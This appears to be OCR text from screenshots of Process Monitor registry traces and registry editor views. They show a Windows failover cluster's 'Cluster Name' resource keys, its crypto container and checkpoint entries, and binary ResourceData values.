
Name	Status	Information
Server Name		
Name	Offline	
IP	Online	
Storage		
Cluste	Online	

dus.domain: Name: cluster



```
6460  RegOpenKey     HKLM\Cluster
6460  RegQueryKey    HKLM\Cluster
6460  RegOpenKey     HKLM\Cluster\Resources\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\
6460  RegCloseKey    HKLM\Cluster
6460  RegQueryValue  HKLM\Cluster\Resources\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\CryptoContainerGUID
6460  RegCloseKey    HKLM\Cluster\Resources\ca462f6e-51c0-47e1-93ce-1eff4dfb463e
6460  RegQueryKey    HKLM
6460  RegOpenKey     HKLM\Cluster
6460  RegQueryKey    HKLM\Cluster
```


Name	Type	Data
(Default)	REG_SZ	(value not set)
CoreCurrentName	REG_SZ	cluster
CryptoContainerGUID	REG_SZ	f12b4cdf-33e8-4121-a602-ad167c1b8dc2
Flags	REG_DWORD	0x00000001 (1)
Name	REG_SZ	Cluster Name
PersistentState	REG_DWORD	0x00000001 (1)
SeparateMonitor	REG_DWORD	0x00000000 (0)
Type	REG_SZ	Network Name



```
6460  RegCloseKey     HKLM\Cluster
6460  RegQueryValue   HKLM\Cluster\Checkpoints\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Crypto\Checkpoints
6460  RegQueryValue   HKLM\Cluster\Checkpoints\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Crypto\Checkpoints
6460  RegQueryValue   HKLM\Cluster\Checkpoints\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Crypto\Checkpoints
6460  RegCloseKey     HKLM\Cluster\Checkpoints\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Crypto
6460  RegQueryKey     HKLM
6460  RegOpenKey      HKLM\Cluster
```


e-1eff4dfb463e\Crypto\55dbc9a9-ff67-42eb-af15-f5bef1fc471c


Name	Type	Data
(Default)	REG_SZ	(value not set)
CryptoContainer	REG_SZ	1\Microsoft Enhanced Cryptographic Provider v1.0\f12b4c
Data	REG_BINARY	03 00 00 00 00 00 00 00 94 04 00 00 00 00 00 00 00 00 00 00 00




```
6460  RegQueryKey   HKLM
6460  RegOpenKey    HKLM\Cluster
6460  RegQueryKey   HKLM\Cluster
6460  RegOpenKey    HKLM\Cluster\Resources\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\\Parameters
6460  RegSetValue   HKLM\Cluster\Resources\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Parameters\ResourceData
6460  RegCloseKey   HKLM\Cluster\Resources\ca462f6e-51c0-47e1-93ce-1eff4dfb463e\Parameters
6460  RegCloseKey   HKLM\Cluster
```

```
ObjectGUID              REG_SZ      fd0c0b78934dab45b0b44800ced24d01
PublishPTRRecords       REG_DWORD   0x00000000 (0)
RegisterAllProvidersIP  REG_DWORD   0x00000000 (0)
RemapPipeNames          REG_DWORD   0x00000000 (0)
ResourceData            REG_BINARY  02 00 00 00 10 00 00 00 00 01 00 00 03 a1 08 e2 c5 d2 28 31 b9 af 53 a0 ae 9d 6f 6e 81 51 ...
```

